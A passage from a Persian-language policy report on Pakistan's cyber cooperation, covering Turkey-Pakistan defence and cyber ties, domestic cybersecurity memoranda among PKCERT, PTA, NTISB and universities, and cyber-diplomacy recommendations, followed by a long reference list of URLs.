◆ همکاری پاکستان و ترکیه در حوزه سایبری

ترکیه و پاکستان روابط دفاعی دیرینه و محکمی دارند که طی دهه‌ها تقویت شده است. تجربه تحریم‌ها و محدودیت‌های تسلیحاتی از سوی غرب، از جمله آمریکا و اروپا، باعث شده این دو کشور به سمت روابط راهبردی نزدیک‌تر و افزایش توان تولید داخلی تسلیحات حرکت کنند تا وابستگی خود به تامین‌کنندگان خارجی را کاهش دهند. از این رو، ترکیه و پاکستان همواره به دنبال تعمیق همکاری‌های دفاعی خود هستند و بر تجارت تسلیحاتی، تحقیقات مشترک، تولید مشترک، انتقال فناوری، تعاملات نهادی، رزمایش‌های مشترک، آموزش و امنیت و مبارزه با تروریسم تمرکز دارند [۶۳].

گزارش موسسه نوردیک مانیتور^۱ ادعا می‌کند که ترکیه از سال ۲۰۱۸ به پاکستان کمک کرده تا یک ارتش سایبری مخفی راه‌اندازی کند. این طرح ابتدا در دیدار محرمانه وزیر کشور ترکیه و وزیر کشور پاکستان مطرح شد و سپس توسط نخست وزیر پاکستان تایید شد. مقابله با نفوذ آمریکا و هند در فضای مجازی، شکل‌دهی به افکار عمومی و تقویت جایگاه سیاسی حاکمان پاکستان هدف اصلی این طرح عنوان شده‌است.

براساس این گزارش، ترکیه پنج مقام ارشد پلیس خود را برای راه‌اندازی پروژه به پاکستان فرستاد و این تیم ماه‌ها در پاکستان کار کرد تا پروژه را راه‌اندازی کند و در نهایت آن را تکمیل کرد. همکاری دو کشور از آن زمان تاکنون ادامه داشته و تاکنون حدود ۶,۰۰۰ افسر پلیس پاکستانی برای پروژه راه‌اندازی ارتش سایبری و سایر پروژه‌ها تحت آموزش ترکیه قرار گرفته‌اند. اگرچه این همکاری پنهانی در قالب توافق دوجانبه مبارزه با جرایم سایبری معرفی شد، اما واقعیت این بود که علیه عملیات نفوذی تصور شده از سوی آمریکا، هند و سایر کشورها بود. طبق گزارش این موسسه، این پروژه بیشتر به عنوان ابزار سیاسی و تبلیغاتی به کار می‌رود- تا مقابله واقعی با جرایم اینترنتی- و هدف‌گیری ایالات متحده و هند بخشی از ماموریت این طرح است [۶۴].

ترکیه و پاکستان در سال ۲۰۰۹ یک سازوکار نهادی با نام شورای عالی همکاری راهبردی (HLSCC)^۲ تاسیس کرده‌اند. در ششمین نشست شورای عالی همکاری راهبردی که در فوریه ۲۰۲۰ برگزار شد، بیانیه‌ای مشترک صادر گردید که براساس آن هر دو کشور توافق کردند همکاری‌های خود را از طریق نهادهای مربوطه مقابله با تروریسم تقویت کرده تا روش‌ها و مسیرهای همکاری موثر به‌ویژه در رسیدگی به تهدیدهای

1. Nordic Monitor

2. High Level Strategic Cooperation Council

نوپدید و تروریسم سایبری و جرایم سایبری را تدوین کنند. افزون بر آن، در این نشست مقرر شد همکاری بین نهادهای مجری قانون در حوزه‌های آموزش و تبادل بهترین شیوه‌ها، اطلاعات، تجربیات و تخصص‌ها افزایش یابد و موضوع تاسیس یک کارگروه مشترک در زمینه صنایع دفاعی^۱ نیز به تصویب رسید [۶۳].

رئیس‌جمهور ترکیه و نخست‌وزیر پاکستان در فوریه ۲۰۲۵ در گامی مهم برای تقویت روابط دوجانبه، پس از هفتمین نشست شورای همکاری راهبردی سطح عالی^۲ در اسلام‌آباد ۲۴ توافق‌نامه همکاری در حوزه‌های مختلف امضا کردند. این نشست پس از گفت‌وگوی خصوصی دو رهبر در دفتر نخست‌وزیر برگزار شد. نکته برجسته این مذاکرات، امضای اعلامیه مشترک با عنوان تعمیق، تنوع و نهادینه‌سازی مشارکت راهبردی^۳ بود که تعهد مجدد دو کشور برای تقویت روابط را تبیین می‌کند. این اعلامیه مبنای اصلی ۲۴ توافق‌نامه تفصیلی در حوزه‌های دفاع، انرژی و معادن، تجارت و صنعت، کشاورزی و آب، فناوری و نوآوری، امور مالی و بانکی، فرهنگ و رسانه، بهداشت و داروسازی، صنایع دفاعی، پژوهش در حوزه هوافضا و دریایی و غیره را تشکیل می‌دهد. توافق‌نامه‌های مهم دفاعی ترکیه و پاکستان شامل پروتکل تبادل پرسنل نظامی و غیرنظامی برای اهداف اجتماعی و فرهنگی^۴، تفاهم‌نامه همکاری در حوزه جنگ الکترونیک نیروی هوایی^۵ و پروتکل آموزش و همکاری در حوزه بهداشت و سلامت نظامی^۶ می‌شود. این توافق‌نامه‌ها توسط وزیر دفاع ترکیه و وزیر دفاع پاکستان امضا شده‌اند [۶۵].

1. Joint Working Group on Defence Industry

2. High-Level Strategic Cooperation Council

3. Deepening, Diversifying, and Institutionalizing the Strategic Partnership

4. Protocol on the Exchange of Military and Civilian Personnel for Social and Cultural Purposes

5. Memorandum of Understanding on Air Force Electronic Warfare Cooperation

6. Protocol on Training and Cooperation in Military Health

۲.۴. همکاری‌های ملی پاکستان در حوزه امنیت سایبری

همکاری‌های پاکستان در حوزه امنیت سایبری تنها به همکاری‌های بین‌المللی محدود نشده و اقداماتی در سطح ملی نیز انجام داده‌است. همکاری میان نهادهای داخلی، دانشگاه‌ها و مراکز تحقیقاتی باهدف تقویت تاب‌آوری دیجیتال، ارتقای مهارت‌ها و توسعه چارچوب‌های امنیتی به‌منزله بخشی از راهبرد جامع این کشور برای مقابله با تهدیدهای سایبری نوپدید است. این همکاری‌ها ازطریق تفاهم‌نامه‌ها، پروژه‌های پژوهشی مشترک، دوره‌های آموزشی و کارگاه‌ها و هکاتون‌ها به هماهنگی میان نهادهای کمک کرده و زمینه‌ساز توسعه زیست‌بوم امنیت سایبری پایدار در پاکستان می‌شود. درادامه به نمونه‌هایی از این همکاری‌ها اشاره می‌شود.

♦ همکاری سازمان مخابرات پاکستان و هیئت ملی امنیت مخابرات و

فناوری اطلاعات

در مارس ۲۰۲۳، سازمان مخابرات پاکستان (PTA) و هیئت ملی امنیت ارتباطات و فناوری اطلاعات (NTISB) یک تفاهم‌نامه همکاری امضا کردند. این همکاری به‌مثابه مشارکتی راهبردی محسوب می‌شود که هدف آن تقویت تعامل میان دو سازمان و کمک به مقابله با چالش‌های نوپدید در حوزه امنیت سایبری و امنیت اطلاعات است. حوزه‌های همکاری در این تفاهم‌نامه شامل ایجاد سازوکار هماهنگی برای تسهیل روابط کاری به‌ویژه در زمینه نظارت بر امنیت مخابرات و فناوری اطلاعات مرتبط با تیم ملی پاسخ فوری سایبری، اتخاذ تدابیر حفاظتی از داده‌ها با توجه به روند روبه‌افزایش دیجیتالی‌سازی، همگرایی و پذیرش فناوری‌های نوین در حوزه فناوری اطلاعات و ارتباطات (مانند ابتکارهای دولت الکترونیک) و تحقق جامعه دیجیتال در راستای چشم‌انداز ۲۰۲۵ دولت پاکستان است.

افزون برآن، سازمان مخابرات پاکستان و هیئت ملی امنیت ارتباطات و فناوری اطلاعات در قالب این همکاری در زمینه ارتقای ظرفیت نیروی انسانی مشارکت خواهند کرد و به تبادل تجربه و دانش و برگزاری نشست‌ها، انجمن‌های گفت‌وگو و دوره‌های آموزشی درباره موضوعات مرتبط و پیشرفت‌های فناورانه مبادرت خواهند ورزید. در مجموع، این همکاری میان دو سازمان گام مهمی در جهت تقویت تلاش‌ها برای تبدیل پاکستان به کشور دیجیتال امن و مطمئن به‌شمار می‌آید [۶۹].

♦ همکاری تیم ملی پاسخ فوری سایبری و دانشگاه علوم مدیریت لاهور

تیم ملی پاسخ فوری سایبری (PKCERT) و دانشگاه علوم مدیریت لاهور (LUMS) تفاهم‌نامه‌ای برای تقویت چارچوب امنیت سایبری پاکستان به امضا رساندند. این همکاری بیانگر چشم‌انداز مشترک دو طرف برای نزدیک‌تر کردن صنعت و دانشگاه است و بر پژوهش، نوآوری و پرورش استعدادها در حوزه امنیت سایبری تمرکز دارد. هدف این مشارکت، پاسخ به چالش‌های ملی و جهانی سایبری از طریق تحقیقات مشترک و ارائه راهکارهای نوآورانه است. درواقع، این اتحاد راهبردی بر تحقیق و توسعه مشترک تمرکز خواهد داشت تا راهکارهای نوین امنیت سایبری متناسب با نیازهای ملی ایجاد شود و این راهکارها قابلیت اجرا و تجاری‌سازی داشته باشند. افزون برآن، دو سازمان نامبرده در قالب این همکاری بر تربیت و ارتقای توانایی‌های نیروی انسانی تمرکز دارند و از طریق برنامه‌های آموزشی همسو با صنعت، دوره‌های تخصصی، کارآموزی‌ها و فرصت‌های مشاوره در تلاش برای پرورش متخصصان آینده هستند. در راستای افزایش تاب‌آوری سایبری کشور، این دو نهاد کارگاه‌ها، همایش‌ها و مسابقات هکاتون را در سطح ملی و بین‌المللی برگزار خواهند کرد تا تبادل دانش میان دانشگاه و صنعت گسترش یابد.

براساس این تفاهم‌نامه، تیم ملی پاسخ فوری سایبری برنامه‌های آموزشی ساختارمند ارائه خواهد داد و امکان دسترسی پژوهشگران دانشگاه علوم مدیریت به کارشناسان صنعت را فراهم می‌کند تا مهارت‌های ضروری امنیت سایبری را فراگیرند. در مقابل، دانشگاه علوم مدیریت نیز تحقیقات و پروژه‌های پیشرفته‌ای را باتکیه بر زیرساخت‌های نوین و تخصص میان‌رشته‌ای خود هدایت خواهد کرد. این دو سازمان همچنین قصد دارند برنامه‌های درسی و پروژه‌های دانشگاهی را با رویکرد کاربردی و مرتبط با مسائل واقعی طراحی کنند.

این همکاری نقطه عطف مهمی در زمینه ایجاد زیست‌بوم قدرتمند امنیت سایبری پاکستان به‌شمار می‌آید. به‌طور کلی، هم‌افزایی میان صنعت و دانشگاه زمینه‌ساز پرورش نیروی انسانی ماهر خواهد بود که توانایی مواجهه با چشم‌انداز پیچیده و در حال تغییر امنیت سایبری را دارد [۷۰].

♦ همکاری تیم ملی پاسخ فوری سایبری و دانشگاه ملی علوم کامپیوتر و

علوم نوپدید

در کنفرانس بین‌المللی فناوری اطلاعات و فناوری‌های صنعتی (ICIT ۲۰۲۴)^۱ که به میزبانی دانشگاه ملی علوم کامپیوتر و علوم نوپدید (NUCES) برگزار شد، تیم ملی پاسخ فوری سایبری (PkCERT) و دانشگاه مذکور تفاهم‌نامه همکاری راهبردی امضا کردند تا ظرفیت امنیت سایبری و نوآوری فناورانه در پاکستان را ارتقا دهند.

این تفاهم‌نامه چارچوبی چندبُعدی برای مقابله با چشم‌انداز در حال تحول امنیت سایبری پاکستان را تبیین می‌کند. این تفاهم‌نامه با ترکیب منابع و تخصص هر دو سازمان بر ارائه برنامه‌های آموزشی پیشرفته، ابتکارهای پژوهشی نوین و فرصت‌های

1. International Conference on IT and Industrial Technologies

عملی در حوزه‌هایی همچون پاسخ به رخدادها، جرم‌شناسی، ارزیابی آسیب‌پذیری‌ها، تست نفوذ و تدوین سیاست‌های سایبری متمرکز است. از دستاوردهای مهم این همکاری می‌توان به توسعه فناوری‌های امنیت سایبری متناسب با نیازهای خاص پاکستان اشاره کرد. برگزاری سمینارها، کارگاه‌ها و برنامه‌های تبادل دانش برای افزایش آگاهی عمومی در حوزه امنیت سایبری و ایجاد فرصت‌های کارآموزی و اشتغال برای دانشجویان به منظور تربیت نیروی انسانی ماهر و هماهنگ با نیاز صنعت نیز در چارچوب این تفاهم‌نامه همکاری لحاظ شده است.

این دو نهاد با همکاری در زمینه سیستم‌های خودکار امنیت سایبری مبتنی بر هوش مصنوعی و یادگیری ماشینی و انجام پژوهش‌های کاربردی و نمونه‌سازی قصد دارند راه‌حل‌های موثری برای مقابله با تهدیدهای نوپدید ارائه دهند و نسل آینده متخصصان را به مهارت‌ها و دانش ضروری در این عرصه مجهز سازند [۷۱].

♦ همکاری تیم ملی پاسخ فوری سایبری و مرکز ملی امنیت سایبری پاکستان

تیم ملی پاسخ فوری سایبری (PkCERT) و مرکز ملی امنیت سایبری پاکستان (NCCS) در دانشگاه نیرو هوایی تفاهم‌نامه مهمی باهدف پیشبرد زیست‌بوم امنیت سایبری پاکستان به امضا رساندند. این همکاری بر تعهد مشترک به تقویت روابط بین دانشگاه و صنعت از طریق ترویج تحقیق، نوآوری و توسعه ظرفیت‌ها در حوزه امنیت سایبری تاکید دارد و با ارائه راهکارهای پژوهشی و سفارشی به مقابله با چالش‌های ملی و بین‌المللی امنیت سایبری کمک خواهد کرد.

اولویت این همکاری بر تحقیق و توسعه مشترک متمرکز است تا راهکارهای نوآورانه امنیت سایبری مطابق نیازهای ملی ایجاد شود و همزمان امکان تجاری‌سازی آن‌ها فراهم گردد. این همکاری همچنین بر آموزش متخصصان آینده و پژوهشگران مرکز ملی امنیت

سایبری تمرکز دارد و از طریق برنامه‌ها و دوره‌های تخصصی و کارآموزی همسو با صنعت سعی بر این است تا مهارت‌های عملی آنان ارتقا یابد. کارگاه‌ها، سمینارها و مسابقات هکاتون نیز در قالب این همکاری برگزار می‌شوند تا تبادل بهترین شیوه‌ها و تجربیات میان دانشگاه و صنعت تسهیل شود. به علاوه، این همکاری از توسعه برنامه‌های درسی پیشرفته و پایان‌نامه‌ها با تمرکز بر کاربردهای عملی حمایت می‌کند. در این راستا، تیم ملی پاسخ فوری سایبری در قالب این همکاری امکان برگزاری برنامه‌های آموزشی ساختاریافته و دسترسی به کارشناسان صنعتی را فراهم می‌کند تا مهارت‌های پژوهشگران مرکز ملی امنیت سایبری تقویت شود و در مقابل، این مرکز بر تحقیقات پیشرفته و پروژه‌های تحقیق و توسعه تمرکز خواهد داشت. در مجموع می‌توان گفت با همکاری این دو نهاد، راهکارهای امنیت سایبری و بهترین شیوه‌ها در سطوح دولتی و خصوصی پیاده‌سازی می‌شوند و چارچوب دفاع سایبری کشور تقویت می‌شود [۷۲].

توصیه‌های سیاستی برای تقویت دیپلماسی سایبری پاکستان

توسعه ظرفیت‌های امنیت سایبری و بهره‌گیری از دیپلماسی سایبری، به‌ویژه برای کشوری مانند پاکستان، امری حیاتی است. این کشور برای محافظت از زیرساخت‌های حیاتی، ارتقای تاب‌آوری دیجیتال و پیشبرد اهداف اقتصادی و امنیت ملی نیازمند نقشه‌راه سیاستی منسجم و راهبردی است. در این راستا، توصیه‌های ارائه‌شده در این بخش به‌عنوان یک نقشه‌راه عمل می‌کنند و مسیر تقویت دیپلماسی سایبری و امنیت ملی پاکستان را مشخص می‌سازند. این توصیه‌های سیاستی عبارتند از:

- ایجاد یک بخش رسمی برای دیپلماسی سایبری در وزارت امور خارجه پاکستان (MoFA)؛
- جذب و پرورش دیپلمات‌های سایبری برای صیانت از منافع و تقویت همکاری‌های بین‌المللی؛

- تدوین چارچوب قانونی مدون و مشخص در حوزه دیپلماسی سایبری به منظور مدیریت فضای سایبری و تقویت همکاری‌های بین‌المللی؛
 - تدوین و اجرای سیاست‌ها و برنامه‌های جامع امنیت سایبری؛
 - سرمایه‌گذاری در توسعه تخصص‌ها و فناوری‌های امنیت سایبری از طریق تحقیق و توسعه؛
 - ترویج آموزش عمومی و افزایش آگاهی درباره ایمنی برخط، تهدیدها و دیپلماسی سایبری؛
 - ایجاد مشارکت‌ها و گفت‌وگوهای راهبردی با دیگر کشورها و سازمان‌های بین‌المللی و منطقه‌ای مانند سازمان ملل (UN)، مجمع همکاری اقتصادی آسیا-اقیانوسیه (APEC)^۱ و سازمان همکاری شانگهای (SCO)^۲ در زمینه مسائل سایبری؛
 - مشارکت فعال در کارگروه‌های سازمان ملل از جمله گروه کارشناسان دولتی (GGE) و کارگروه آزاد (OEWG) به منظور تدوین و توسعه استانداردها و هنجارهای بین‌المللی در فضای سایبری؛
 - برگزاری رزمایش‌های مشترک سایبری در سطح بین‌المللی به منظور تقویت تاب‌آوری ملی؛ و
 - همسوسازی ابعاد دیپلماسی سایبری و امنیت سایبری با اهداف سیاست داخلی و خارجی کشور.
- پاکستان با اجرای موثر این توصیه‌ها می‌تواند گام‌های موثری در جهت تقویت جایگاه خود در دیپلماسی سایبری بردارد. به‌طور کلی، دیپلماسی سایبری برای کشوری مانند پاکستان ضرورتی انکارناپذیر است و این کشور باید جایگاه خود را در مجامع

1. Asia-Pacific Economic Cooperation
2. Shanghai Cooperation Organisation

بین‌المللی ارتقا دهد و به گسترش همکاری با دیگر کشورها روی آورد. بهره‌برداری از فرصت‌های راهبردی و مقابله با چالش‌های موجود مستلزم اتخاذ نگرش فعالانه، ادغام ملاحظات سایبری در راهبرد امنیت ملی، بهبود هماهنگی نهادی، ارتقای سواد دیجیتال دیپلمات‌ها و تمرکز بر سازوکارهای منطقه‌ای و بین‌المللی است. پاکستان با رفع چالش‌ها و استفاده از فرصت‌ها می‌تواند به بازیگری تاثیرگذار در حکمرانی جهانی فضای سایبری تبدیل شود [۵۷].



منابع

- [1] https://www.researchgate.net/publication/349097228_Cyber_Security_in_Pakistan_Regulations_Gaps_and_Way_Forward/link/601f75f4299bf1cc26ac038f/download?_tp=eyJjb250ZXh0jp7lmZpcnN0UGFnZSI6lnB1YmxpY2F0aW9uliwicGF-nZSI6lnB1YmxpY2F0aW9uln19
- [2] <https://nccs.pk/nccs/what-is-cyber-security>
- [3] <https://datareportal.com/reports/digital-2024-pakistan>
- [4] <https://shs.hal.science/halshs-03788162/document>
- [5] <https://www.pta.gov.pk/category/cyber-security-annual-report-2022-963089105-2023-05-30>
- [6] https://www.itu.int/en/ITU-D/Cybersecurity/Documents/GCiv5/2401416_1b_Global-Cybersecurity-Index-E.pdf
- [7] <https://nipapeshawar.gov.pk/KJPPM/PDF/CIP/38PSS/PSS6.pdf>
- [8] <https://moitt.gov.pk/Detail/MzY4Mzk2OGUtNzA0Ny00NTY5LTlhZWU0TU5OW-FIM2FiYzll>
- [9] <https://moitt.gov.pk/Detail/YjlkYTl5ZmltY2Y5Ni00YTQyLTgzZmEtMjNkZmNmN-WMzNjFk>
- [10] <https://moitt.gov.pk/Detail/YTlxNzcwOTAtNzg3NS00ZjVmLTlhZDAzMTRlZmF-hYzgwY2Y>
- [11] <https://cabinet.gov.pk/SiteImage/Downloads/NTISB.pdf>
- [12] <https://propakistani.pk/2024/03/26/pakistan-establishes-national-cert-to-strengthen-cybersecurity/>
- [13] <https://www.cybersecurityintelligence.com/national-response-centre-for-cyber-crime-nr3c-pakistan-2086.html>

- [14] <https://pkcert.gov.pk/about-us.asp>
- [15] <https://pkcert.gov.pk/cie-partners.asp>
- [16] <https://pkcert.gov.pk/abc-program.asp>
- [17] <https://pkcert.gov.pk/ccc-program.asp>
- [18] <https://pkcert.gov.pk/junior-cyber-superheroes.asp>
- [19] <https://pkcert.gov.pk/events/roadshow.asp>
- [20] <https://pkcert.gov.pk/cyber-aagahi.asp>
- [21] <https://pkcert.gov.pk/cyber-champs.asp>
- [22] <https://pkcert.gov.pk/csgov.asp>
- [23] <https://pkcert.gov.pk/webinars.asp>
- [24] <https://nccs.pk/>
- [25] <https://nccs.pk/nccs/management-team>
- [26] <https://nccs.pk/nccs/nccs-objectives>
- [27] <https://nccs.pk/nccs/what-we-do>
- [28] <https://nccs.pk/collaborations/academic-patners/research-area>
- [29] <https://nccs.pk/collaborations/academic-patners/RF>
- [30] <https://nccs.pk/collaborations/academic-patners>
- [31] <https://nccs.pk/collaborations/academic-patners/Products-Prototypes>
- [32] <https://nccs.pk/collaborations/academic-patners/NCCS-Startups>
- [33] <https://pakistan-cybersecuritychallenge.nccs.pk/>
- [34] <https://nccs.pk/conference/ICCS-2024-home>
- [35] <https://digitalrightsfoundation.pk/pakistan-establishes-national-cyber-crime-agency-nccia/>
- [36] <https://www.linkedin.com/company/ncciaofficial>
- [37] <https://wpc.org.pk/wp-content/uploads/2020/02/Prevention-of-Electronic-Crime-Act-2016.pdf>

- [38] <https://scci.com.pk/jotelab/2023/02/National-Cyber-Security-Policy-2021-Final-1.pdf>
- [39] <https://www.ibanet.org/Improving-Pakistans-cybersecurity-architecture-US-UK-insights>
- [40] <https://itcompanies.net/blog/offensive-vs-defensive-cyber-security>
- [41] <https://www.stimson.org/2025/how-does-international-law-byte-into-pakistans-cyber-governance/>
- [42] <https://assajournal.com/index.php/36/article/download/503/749>
- [43] <https://tier3.pk/>
- [44] <https://techbehemoths.com/awards-2022/cybersecurity/pakistan>
- [45] <https://apprise-cyber.com/about-us/>
- [46] <https://www.idealsols.com/about-us/>
- [47] <https://cyberwingsolutions.com/>
- [48] <https://grcc.com.pk/>
- [49] <https://www.onsite.com.pk/about.html>
- [50] <https://www.onsite.com.pk/>
- [51] <https://dunicot.com/about-us/>
- [52] <https://dunicot.com/>
- [53] <https://policy-wire.com/the-invisible-battlefield-pakistans-cyber-command-vs-state-sponsored-hackers/#:~:text=The%20Pakistan%20Army%20established%20a,protect%20the%20country's%20digital%20infrastructure>
- [54] <https://www.moib.gov.pk/News/47528>
- [55] <https://defencepk.com/forums/threads/pakistan-air-force-cyber-command.23192/>
- [56] <https://media-sciences.com/index.php/pjms/article/view/92/48>

- [57] https://www.researchgate.net/publication/394184590_Pakistan_and_the_New_Frontier_of_Cyber_Diplomacy_Challenges_and_Strategic_Opportunities/fulltext/688c81d3f10c92352e09c341/Pakistan-and-the-New-Frontier-of-Cyber-Diplomacy-Challenges-and-Strategic-Opportunities.pdf?origin=publication_detail&_tp=eyJjb250ZXh0Ijp7ImZpcnN0UGFnZSI6InB1YmxpY2F0aW9uliwicGF-nZSI6InB1YmxpY2F0aW9uRG93bmxvYWQiLCJwcmV2aW91c1BhZ2UiOiJwdWJ-saWNhdGlvbiJ9fQ
- [58] <https://cscpr.pk/explore/themes/defense-security/pakistans-minimal-international-participation-in-building-cyber-resilience/>
- [59] <https://meatechwatch.com/2025/03/12/pakistan-and-china-strengthen-cyber-security-cooperation-with-new-mou/>
- [60] <https://www.arabnews.com/node/2556466/pakistan>
- [61] <https://www.dawn.com/news/1864516>
- [62] <https://gulfnnews.com/world/asia/pakistan/pakistan-russia-discuss-counterterrorism-cybersecurity-cooperation-1.84119969>
- [63] <https://www.idsa.in/publisher/issuebrief/turkiye-pakistan-defence-cooperation-evolving-dynamics>
- [64] <https://nordicmonitor.com/2022/10/turkey-helped-pakistan-set-up-a-secret-cyber-army-for-influence-operation-against-us-india/>
- [65] <https://www.aa.com.tr/en/asia-pacific/turkiye-pakistan-sign-24-cooperation-agreements-to-strengthen-bilateral-ties/3481013#>
- [66] <https://cuiwah.edu.pk/Home/Blog/2738>
- [67] <https://pkcert.gov.pk/images-gallery/oic-12-2024.asp>
- [68] <https://www.arabnews.com/node/2583390/pakistan>
- [69] <https://www.pta.gov.pk/category/pta-ntisb-sign-mou-to-enhance-collaboration-in-cybersecurity-617298382-2024-07-04>
- [70] <https://pkcert.gov.pk/images-gallery/ncert-lums-mou-01-25.asp>
- [71] <https://pkcert.gov.pk/images-gallery/ncert-fast-mou-12-2024.asp>
- [72] <https://pkcert.gov.pk/images-gallery/ncert-nccs-mou-2024.asp>

- [73] <https://socbyte.ai/blogs/top-cybersecurity-threats-pakistani-businesses-should-be-aware-of>
- [74] <https://www.stimson.org/2025/assessing-cyber-risks-and-resilience-in-india-and-pakistan/>
- [75] <https://ojs.ahss.org.pk/journal/article/download/942/983>
- [76] https://www.pjlss.edu.pk/pdf_files/2025_1/8536-8548.pdf
- [77] <https://www.pakistan-horizon.piaa.org.pk/index.php/pakistan-horizon/article/download/287/262/269>
- [78] <https://easychair.org/publications/preprint/nJWK>
- [79] <https://channel16.dryadglobal.com/suspected-nation-state-cyber-espionage-targets-pakistan-navy>
- [80] <https://www.arabnews.com/node/2601009/amp>
- [81] <https://www.resecurity.com/blog/article/blue-locker-analysis-ransomware-targeting-oil-gas-sector-in-pakistan>
- [82] <https://blog.eclecticiq.com/pakistan-telecommunication-company-ptcl-targeted-by-bitter-apt-during-heightened-regional-conflict>
- [83] <https://www.linkedin.com/pulse/pakistan-faces-surge-ai-driven-cyber-attacks-telecom-abdullah-jz4mf/>
- [84] <https://blogs.blackberry.com/en/2024/11/suspected-nation-state-adversary-targets-pakistan-navy-in-cyber-espionage-campaign>
- [85] <https://propakistani.pk/2025/12/02/pakistan-unveils-its-biggest-cybersecurity-overhaul/>
- [86] <https://www.paradigmshift.com.pk/cyber-security-pakistan/>
- [87] <https://strafasia.com/pakistans-cyber-sovereignty-and-the-sacron/>
- [88] <https://www.linkedin.com/pulse/pakqsecure-launches-pakistans-first-quantum-key-distribution-qkd-xsg1e>
- [89] <https://quantum.gov.pk/>
- [90] <https://www.6wresearch.com/industry-report/pakistan-devsecops-market>
- [91] <https://www.ncp.edu.pk/devsecops-2025.php>

- [92] [https://docs-library.unoda.org/General_Assembly_First_Committee_-_Seventy-Ninth_session_\(2024\)/78-237-Pakistan-EN.pdf](https://docs-library.unoda.org/General_Assembly_First_Committee_-_Seventy-Ninth_session_(2024)/78-237-Pakistan-EN.pdf)
- [93] <https://itif.org/publications/2025/05/16/pakistan-cross-border-data-transfer-regulation/>
- [94] [https://docs-library.unoda.org/Open-Ended_Working_Group_on_Information_and_Communication_Technologies_-__\(2021\)/UNODA.pdf](https://docs-library.unoda.org/Open-Ended_Working_Group_on_Information_and_Communication_Technologies_-__(2021)/UNODA.pdf)
- [95] [https://unoda-documents-library.s3.amazonaws.com/Open-ended_Working_Group_on_developments_in_the_field_of_information_and_telecommunications_in_the_context_of_international_security_\(2019\)/pakistan.pdf](https://unoda-documents-library.s3.amazonaws.com/Open-ended_Working_Group_on_developments_in_the_field_of_information_and_telecommunications_in_the_context_of_international_security_(2019)/pakistan.pdf)
- [96] https://docs-library.unoda.org/Open-Ended_Working_Group_on_Information_and_Communication_Technologies_-__%282021%29/Pakistan_Statements_5th_Session_OEWG.pdf
- [97] https://issi.org.pk/wp-content/uploads/2023/10/IB_Aamna_Oct_11_2023.pdf
- [98] https://pakun.org/uploads/07112024_01_8801ac2dd2.pdf
- [99] <https://www.pta.gov.pk/category/pta-launches-ntsoc-to-strengthen-cybersecurity-in-pakistan-967073847-2023-06-01>
- [100] <https://cscr.pk/explore/themes/defense-security/assessing-pakistans-approach-to-international-cyber-law/>
- [101] <https://www.irs.org.pk/Spotlight/SP11022022.pdf>



مؤسسہ پندگاہان توسعہ بخاری و نوآوری ایرانیاں